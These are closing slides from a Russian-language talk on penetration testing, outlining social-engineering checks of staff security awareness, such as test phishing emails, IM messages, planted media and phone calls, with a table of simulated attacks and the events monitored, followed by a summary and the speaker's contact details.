
Примеры пентестов: Оценка эффективности программы повышения осведомленности

- **Рассылка провоцирующих сообщений по электронной почте**
- **Рассылка провоцирующих сообщений с помощью системы ICQ (и других IM)**
- **Распространение носителей информации, содержащих провоцирующие данные**
- **Проведение опроса среди сотрудников**
- **Живой разговор (по телефону, skype)**

Примеры пентестов: Пример набора проверок

Описание сообщения	Реализуемая атака	Контролируемые события
Сообщение от авторитетного лица, содержащее приложенный исполняемый файл.	Распространение сетевых червей. Целевое заражение системы троянской программой.	Открытие почтового сообщения. Запуск приложенного файла.
Сообщение от внутреннего лица, содержащее ссылку на Web-сайт. Ссылка указывает на исполняемый файл.	Атаки типа «фишинг». Распространение сетевых червей. Целевое заражение системы троянской программой. Использование уязвимостей ПО.	Открытие почтового сообщения. Загрузка файла с Web-сервера. Запуск файла.
Сообщение от авторитетного лица, содержащее ссылку на Web-сайт.	Атаки типа «фишинг». Распространение сетевых червей. Целевое заражение системы троянской программой. Использование уязвимостей ПО.	Открытие почтового сообщения. Переход по предложенной ссылке.

Примеры пентестов: Оценка эффективности программы повышения осведомленности



Резюме

- **Тестирование на проникновение**

  – это комплекс мероприятий, позволяющий провести эффективную оценку текущего состояния процессов обеспечения информационной безопасности

- **Тестирование на проникновение**

  – это поиск и использование недостатков в процессах обеспечения информационной безопасности

  - управление уязвимостями
  - управление конфигурациями
  - управление инцидентами
  - управление безопасностью веб-приложений, СУБД, ERP, проводными и беспроводными сетями и пр.
  - etc

Вопросы?

devteev@ptsecurity.ru
http://devteev.blogspot.com/

POSITIVE TECHNOLOGIES

Спасибо за внимание!

devteev@ptsecurity.ru
http://devteev.blogspot.com/

POSITIVE TECHNOLOGIES